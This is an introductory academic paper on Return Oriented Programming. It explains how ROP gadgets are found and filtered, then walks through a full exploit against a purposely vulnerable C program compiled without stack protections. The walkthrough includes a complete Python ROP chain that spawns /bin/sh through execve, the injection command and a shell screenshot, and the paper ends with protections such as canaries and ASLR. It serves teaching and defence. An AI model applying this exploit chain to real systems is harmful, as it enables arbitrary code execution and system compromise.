An Introduction to Return Oriented Programming

Maximilian Heim¹

University Albstadt-Sigmaringen, Albstadt, Germany, MaximilianHeim@protonmail.com

Abstract. In this paper we introduce the concept, demonstrate an attack and talk about the different protection mechanisms of Return Oriented Programming. ROP is a buffer overflow exploitation technique developed in 2007. Under certain circumstances it can provide arbitrary code execution on assembly level. Modern 64 Bit binaries are decently secure against ROP with ASLR and stack protections enabled. 32 Bit binaries or binaries compiled for non PC systems may not provide the same protection though and may be vulnerable to ROP.

1 Introduction

2 Introduction

Return Oriented Programming, abbreviated ROP is a type of buffer overflow attack that has been published in 2007 by Hovav Shacham. [Sha07] and has become a widely known buffer overflow technique since. It has been developed to circumvent the NX-BIT protection that protects the stack from being executed. The general consensus is that modern binaries are practically not vulnerable to buffer overflow attacks, but there is a lot of research surrounding breaking of these security measures that shows practical strength of these security measures does not equal the theoretical strength due to side channels, bugs or other exploits. [SPP+04] With high enough reward ROP may be a devastating technique for black-hats, because of that it is important to raise awareness about binary exploitation generally and ROP. Because of that this paper will demonstrate the underlying theory and demonstrate it with an attack on a vulnerable binary.

3 Gadgets

Introduction On the x86 architecture the ret instruction is defined to pop the return instruction pointer from the stack into the eip register and redirect code execution to that memory address. [ret] A ROP gadget consists of a few instructions (usually 1-3) that end on a ret.

How to find Gadgets A gadget can be found by searching for 0xC3 Bytes in the program.

The instructions before then represent the code code that can be executed by injecting
the addresses of these instructions. It is possible to search for gadgets with objdump
or hexdump, however, the tools specifically made for finding ROP gadgets are really
easy to use and provide lots of customizability and features for finding the required
gadgets. To name a few ROP gadget tools there is ropper, ROPgadget and pwntools.
For this paper the software ROPgadget has been employed since i found it easy to use.

43

ROPgadget can be found in most package managers or can be downloaded directly from https://github.com/JonathanSalwan/ROPgadget. The gadgets can be extracted from the file with the following command Lst. 1. We can then use regular expressions or ROPgadget directly to search for the required gadgets.

Listing 1: Exporting gadgets with ROPgadget

```
ROPgadget --binary ./vuln --nojop > gadgets
```

This command produces an output with results similar to this Lst. 2.

Listing 2: Output of ROPgadget

```
0x08059ee3 : mov word ptr [edx], ax ; mov eax, edx ;
            ret
          0x08071e4e : mov esp, 0xc70cec83 ; ret 0xffe0
47
48
          0x0807faa3 : sti ; xor eax, eax ; ret
          0x0808b285 : pop edx ; xor eax, eax ; pop edi ; ret
49
          0x080539e7 : mov esp, 0x39fffffd ; ret
50
          0x0804b8d4 : xchg eax, esp ; ret
51
52
          0x08095aef : mov esi, eax ; pop ebx ; mov eax, esi ;
            pop esi ; pop edi ; pop ebp ; ret
53
          0x0806ceec : pop es ; add byte ptr [ebx - 0x39], dl ;
            ret 0xffd4
          0x0804a444 : or eax, 0xffffffff ; ret
          0x08051bce : dec eax ; ret
```

These are only 10 Lines out of the 8244 lines found by the tool though and i purposefully filtered out some good and bad ones for demonstration. It is clearly visible that many candidates for ROP can be found, even in a file with a relatively small size of 72 kB. Though most of these gadgets are not all that useful because they often modify a lot of registers, possibly messing up the desired state. In most cases we can find suitable candidates using regular expressions, this will be demonstrated later in this section Sec. 3.1.

4 Overview of powerful gadgets

pop pop allows us to write arbitrary values into registers. For that we search for a pop <rey> instruction inside our gadgets, in the payload we can then place the value that we want to insert after the address of the pop instruction. [RBSS12] If we can not find a suitable gadget we can try to get creative and achieve the desired state another way. For example if we want to modify ecx but do not have a pop ecx instruction available we could achieve it with something like this: xor ecx, ecx; pop eax; xor ecx, eax. Provided that we have these gadgets available.

mov mov allows us to read from memory, copy values from register to register and write
arbitrary values into memory. In order to read from memory we have to search for a
mov dword ptr <reg1>, [<reg2>] instruction, we can then specify the memory address
to read from in reg2. In order to copy a value from register to register we have to search
for a mov <reg1>, <reg2> gadget. In order to write to memory we have to search for a
mov dword ptr [<reg1>], <reg2> instruction inside our gadgets, we can then specify
the value in reg2 and the address in reg1, given there is a way to modify both registers.

arithmetics, boolean algebra Arithmetic operations like add, sub, inc and xor can be useful to bring registers into our desired state. [RBSS12] For that we search for the corresponding gadget with the required operands. For example xor can be used to clear a register or copy its contents. It often occurs in the following forms: xor eax, eax or

xor eax, edx. The first case clears the register since xor computes a non-equivalence, formally $a \oplus a = 0$ and the second one copies the value of the 2nd operand into the 1st operand when the target register is 0x00 since 0x00 is the neutral element of the xor operation, formally $a \oplus 0 = a$.

int 0x80 int stands for interrupt, the interrupt int 0x80 causes a system call to be
executed. System calls are kernelspace programs/operations that require higher privileges
than what is available in a userspace program. Examples for system calls include io and
execve which allows to execute arbitary programs. In combination with pop, mov and
other instructions we can specify the concrete system call. [RBSS12] One of the most
powerful system calls for blackhats is bash since it allows permanently implementing
malware or gain insight into files, it can be called with the argument /bin/sh. This will
be demonstrated in Sec. 5.

3.1 Filtering the gadgets

Introduction In order to find the required gadgets we can use the tools directly or we can
 use regular expressions. In order to make this paper more general and easy to replicate i
 will be using regular expressions to find the desired gadgets.

Gadgets and their corresponding Regular Expression The following table describes what regex we can use to find the gadgets required for the attack.

```
• pop edx \rightarrow \hat{} (0,20)pop edx.(0,20)ret\n
```

• int
$$0x80 \rightarrow (0.20)$$
 int $0x80 \setminus n$

• xor eax, eax \rightarrow $^{.}\{0,20\}$ xor eax, eax. $\{0,20\}$ ret\n

for all of these regular expressions there were gadgets for the given program in Sec. 5. If there are no results the amount of possible characters before or after the gadget can be increased until results show up. It is however desirable to have gadgets with as few and noninterfering instructions as possible, if this is accomplished we can almost use the instructions we found like in assembly. Gadgets which do multiple things at once however can mess up the desired state and break the payload so it is important to thoroughly analyze the gadgets before generating the payload.

4.1 Stack

The following graphic Fig. 1 is an illustration of how the stack changes when injecting the payload. The buffer first has to be filled. In binary exploitation the letter A is used for that most of the time, it has an easy to identify hexadecimal value of 0x41. It is important to note that without any special compiler options the stack will be aligned in dword's/16 Byte blocks. because of that the buffer has to be filled with more bytes than the buffer holds if $s \mod 16 \neq 0$ holds true, s being the buffer size in Bytes.



Figure 1: The stack when injecting the payload

4.2 ROP Runtime Behaviour

The following graphic Fig. 2 illustrates how the gadgets get executed once the instruction pointer eip points to the ret in main. Once this happens the execution gets redirected to the first gadget and executes the instructions in it. As soon as eip points to the ret in the 1st gadget the address of the 2nd gadget is pop'd into eip and execution continues there, from there the same thing happens again until execution reaches the end of the last gadget.



Figure 2: The stack when injecting the payload

5 Attack: Opening a Shell

5.1 Target Program

156

163

Target Program The following program is the target of our attack, it uses a command line argument to provide the payload and strcpy for the buffer overflow, overwriting the return address after the 8 Byte buffer.

Listing 3: The Target Program

```
#include <stdio.h>
   #include <string.h>
134 3
    int main(int argc, char *argv[]) {
      char buffer[8] = {0};
136 5
      if (argc != 2) {
137 6
        printf("A
138 7
                   single argument is required. \n");
         return 1:
139 8
140 9
14110
      strcpy(buffer, argv[1]);
142.1
      return 0;
```

Compilation We compile the target program with the following command. There are several important options given in this command. Most importantly the -fno-stack-protector option disables stack canaries which would otherwise directly terminate the program when the canary is overwritten. The -m32 option compiles the binary as a 32 Bit executable, this makes the attack easier. The -static option makes the binary statically linked. Without this option there are only 50 gadgets available, considering most of them are not useful for our attack it is practically impossible to perform the attack with just these gadgets. The -static option includes the libc library in the executable, increasing the gadget count to over 8000. However, it is possible to determine the address of the dynamically linked library at runtime and adding an offset for each gadget to this address. This has been described by Saif El-Sherei [ES] but will not be further discussed in this paper.

Listing 4: The compliation command

```
clang -o vuln vuln.c -m32 -g -fno-stack-protector -static
```

5.2 Phases of developing the attack

158 The attack consists of several phases

- 1. Specify attack, analyze necessary setup to be done. Sec. 5.3
- 2. Extract gadgets using tools, e.g. ROPgadget Sec. 3
- 3. Determine how many words are needed to override the base pointer ebp Sec. 5.3
- 4. Determine position of a writable data segment Sec. 5.3
 - 5. Generate payload with the extracted gadgets based on the specification in step 1. Sec. 5.3
 - 6. Insert payload into target using a vulnerability Sec. 5.3

182

5.3 Opening a Shell

Specification and abstract payload After specifying the goal and possibly simplifying it we have to determine the required program state. For the example in this paper we want to open a shell, for that the simplest way is to execute an execve system call. The following program state Fig. 3 has to be achieved so the interrupt int 0x80 causes a shell to be opened. [Pix16] [pro]



Figure 3: Required Program State for the execve Syscall

Extract gadgets The gadgets can be extracted like described in Sec. 3

Determine the padding Compilers optimize stack alignment and without providing options to change that the simplest way to determine the padding required is to test the program until it crashes with a payload increasing by 1 word in each iteration. This can be automated in a Python script Lst. 5. This script applies the method mentioned above with the os.system function. The return value of that function is the exit code of the program that has been executed and is either 0 when the execution ended without any errors and non 0 when an error or exception occured during startup or runtime. This means we can increase the input by "AAAA" in each iteration until the return value is non zero. At this point the base pointer ebp has been overridden causing the program to crash. Now reducing the padding by 1 word results in the correct amount.

Listing 5: A Python Script to Determine the Required Words

```
import os
183 1
184 2 import sys
185 3
    def determine_word_count(target_program_path: str, buffer_size: int) -> int:
186 4
        for words in range(1, buffer_size + 64):
187 5
            if os.system(target_program_path +
                                                     ' + 'AAAA' * words):
188 6
189 7
                 return words - 1
190 8
        return -1
191 9
       __name__ == '__main__':
19210
        word_count = determine_word_count(sys.argv[1], int(sys.argv[2]))
19311
        print('Required words: ' + str(word_count))
19412
        print('String: ' + 'AAAA' * word_count)
```

Determine the address of a writable segment The segments in a binary can be read only or writable. It is possible to determine wether a segment is read only with objdump -h. However, the following Lst. 6 bash command can be used to find the address of the data segment. The data segment contains static and global variables. Since the target program does not have any global or static variables we can override this segment with arbitrary character sequences.

Listing 6: Determine the Address of .data

```
objdump -h ./vuln | grep "\\.data "
```

Generating the payload There are many ways to generate the payload, the most common and simple method is with pythons struct.pack function. [pro] The following example Lst. 7 illustrates how to generate a payload with pack.

Listing 7: How to use struct.pack

Now that all requirements are met the payload can be constructed.

211

213

220

225

226

229

230

234

235

236

238

/bin//sh The first step is to write /bin//sh into the .data segment. This implies the use of the mov function. Ideally the registers used should either be eax, ebx, ecx or edx since these registers provide the easiest access, usually with multiple pop gadgets in an executable. After checking the gadgets the following seemed like the best gadget: 0x08080742: mov dword ptr [edx], eax; ret. Locating the pop instructions for these 4 registers was simple and yielded: 0x080ac76a # pop eax ; ret, 0x08049022 # pop ebx ; ret, 0x08054f5b # pop ecx ; add al, 0xf6 ; ret and 0x0808b285 # pop edx; xor eax, eax; pop edi; ret. The 3rd gadget adds a number to the eax register and the 4th gadget xor's it. For the sake of this attack this is not a problem since we can simply modify eax last. The 4th gadget also pop's a value into edi which does not interfere with this attack, it just means that we have to provide an arbitary word after the parameter for pop edx. With these instructions it is possible to write "/bin//sh" into the .data segment. Once a string is written into memory it still needs to have a 0x00 Byte added after it, that is because some string.h functions use the 0x00 Byte to identify the end of a string. This means that depending on the implementation of the target it is important to not insert any 0x00 Bytes into the payload otherwise the buffer does overflow fully. In most cases we can still write 0x00 Bytes into registers or into memory. This can be accomplished by xor'ing a register with itself and then copying that value into a register or into memory. In order to write a 0x00 Byte after the string we can xor the eax register with 0x08050a08 # xor eax, eax; ret. After that we simply have to copy it again.

Initializing the registers As seen in Fig. 3 we first need to write the address of /bin //sh into ebx, this can simply be done with the pop ebx; ret gadget. Then we need to clear ecx and edx. For clearing edx the gadget 0x0807b179 # xor edx, edx; mov eax, edx; ret is a good candidate, since it only modifies eax apart from the desired effect. There were no xor ecx, ecx or mov ecx, <reg> gadgets that ended on a return so ecx was just set to point at the null pointer after the /bin//sh string, making the provided argument list empty. The last step to set up the execve system call is to set eax to 11/0x0B. For that we can use the 0x08050a08 # xor eax, eax; ret gadget from before to set eax to 0x00 and then increment it 11 times with 0x0809d0ae # inc eax; ret.

242

Interrupt In the end the 0x080499b2 # int 0x80 interrupt gets called. If the state got initialized correctly /bin//sh gets executed.

Constructing the payload From all the previous steps the payload got constructed with python Lst. 8. As seen in the example we can define all the addresses, gadgets and other parameters as variables and reuse them in the pack calls, this way changing a gadget only requires one value to be changed. The different

Listing 8: Payload to open /bin/sh

```
246 1 from struct import pack
247.2 data = 0x080e5020
2483 xor_eax_eax = 0x08050a08 # xor eax, eax; ret
xor_edx_edx = 0x0807b179 # xor_edx, edx; mov_eax, edx; ret
250 5 pop_eax = 0x080ac76a # pop eax ; ret
251 6 pop_ebx = 0x08049022 # pop ebx ; ret
252.7 pop_ecx = 0x08054f5b # pop ecx; add al, 0xf6; ret
253 8 pop_edx = 0x0808b285 # pop edx ; xor eax, eax ; pop edi ; ret
2549 inc_eax = 0x0809d0ae # inc eax ; ret
2550 int_80 = 0x080499b2 # int 0x80
2501 mov_edx_eax = 0x08080742 # mov dword ptr [edx], eax ; ret
25712 filler = 0 \times 1111111111
2581.3
2594 p = bytes('AAAA' * 4 + 'BBBB' * 1, 'ascii') # Padding + EBP
2601.5
26116 # write /bin at .data
26217 p += pack('<I', pop_edx)</pre>
26318 p += pack('<I', data)
2649 p += pack('<I', filler)
26520 p += pack('<I', pop_eax)
26@1 p += bytes('/bin', 'ascii')
p += pack('<I', mov_edx_eax)
26823 # write //sh at .data +
26924 p += pack('<I', pop_edx)</pre>
27025 p += pack('<I', data + 4)
p += pack('<I', filler)
27227 p += pack('<I', pop_eax)
27328 p += bytes('//sh', 'ascii')
27429 p += pack('<I', mov_edx_eax)
2750 # \0 at .data + 8
2761 p += pack('<I', pop_edx)</pre>
27B2 p += pack('<I', data + 8)
27B3 p += pack('<I', filler)
27934 p += pack('<I', xor_eax_eax)</pre>
28035 p += pack('<I', mov_edx_eax)
28B6 # write address of string that points to program into ebx
28237 p += pack('<I', pop_ebx)</pre>
2838 p += pack('<I', data)
2849 # write arguments into
28540 p += pack('<I', pop_ecx)</pre>
28641 p += pack(', <I', data + 8)
28742 # write environment into edx
28843 p += pack('<I', xor_edx_edx)
28944 # set eax to 11
29045 p += pack('<I', xor_eax_eax)</pre>
2916 for _ in range(11):
       p += pack('<I', inc_eax)</pre>
29348 # call interrupt
29419 p += pack('<I', int_80)
2961 print(str(p)[2:-1])
29752
2953 with open('payload', 'wb') as file:
file.write(p)
```

Injecting the payload How the payload gets injected depends on the target. For the example in this paper the payload can be injected using the following commands Lst. 9.

Listing 9: Injecting the payload

```
python3.10 payload.py
./vuln "'cat payload'"
```

4 6 Results

Attack After injecting the generated payload from Sec. 5 as a command line argument the program opened a shell from which we can use privilege escalation techniques in order to completely compromise the system. The only protections that had to be disabled were

```
root@DESKTOP-DPRMD19 /h/m/ReturnOrientedProgrammingPaper (main)# ./vuln "$(cat payload)"
[root@DESKTOP-DPRMD19 ReturnOrientedProgrammingPaper]# ls *.tex
iacrdoc.tex paper.tex paper2.tex presentation.tex settings.tches.tex settings.tosc.tex
[root@DESKTOP-DPRMD19 ReturnOrientedProgrammingPaper]# exit
exit
root@DESKTOP-DPRMD19 /h/m/ReturnOrientedProgrammingPaper (main)# exit
[root@DESKTOP-DPRMD19 ReturnOrientedProgrammingPaper]#
```

Figure 4: Shell Opened iwith ROP

stack canaries and ASLR. It is likely that there are systems still in use today which are vulnerable to this kind of attack due to not having these protections or the protections themselves being attackable. Since it allows almost arbitrary code execution it is very important to identify these devices and patch or replace them.

ASLR The information wether ROP works with ASLR enabled is inconsistent. While trying this attack with /proc/sys/kernel/randomize_va_space set to 2 meaning full randomization the attack still seemed to work. The inconsistent information probably arises due to different approaches being used. With executables that have PIE enabled ROP is still possible but only with ASLR disabled [ES]. With the compiler options used for this example PIE is disabled and ASLR seems to have no effect on the exploit. This is because the ASLR settings 1 and 2 only randomize shared libraries and PIE binaries [Nyf], since the program has been compiled with the -static option, which implicitly compiles the program to not be position independent, ASLR is not being used, even when activated.

7 Protection

Stack canaries Stack canaries are one of the most effective approaches against ROP, they are enabled by default and prevent most forms of buffer overflows, however, stack canaries can be based on a small entropy pool and can therfore be bruteforced with an effort significantly smaller than regular bruteforcing. Depending on the target it can still be profitable and possible to bruteforce it even with a big entropy pool and high randomness.

NX The activation of the NX bit has no effect on ROP since the program never executes code outside the segments marked with the CODE flag like in a classical stack overflow attack. [RBSS12]

ASLR According to a paper by Hovav Shacham et al. ASLR is a good protection against ROP in 64 bit binaries assuming no side channel leakage since 40 bit are available for randomizations of the libraries and code locations, however, 32 Bit binaries only use 16 Bit for randomization. Because of that they were able to perform a buffer overflow attack like ret2libc on an Apache server with an average of 216 seconds. [SPP+04]
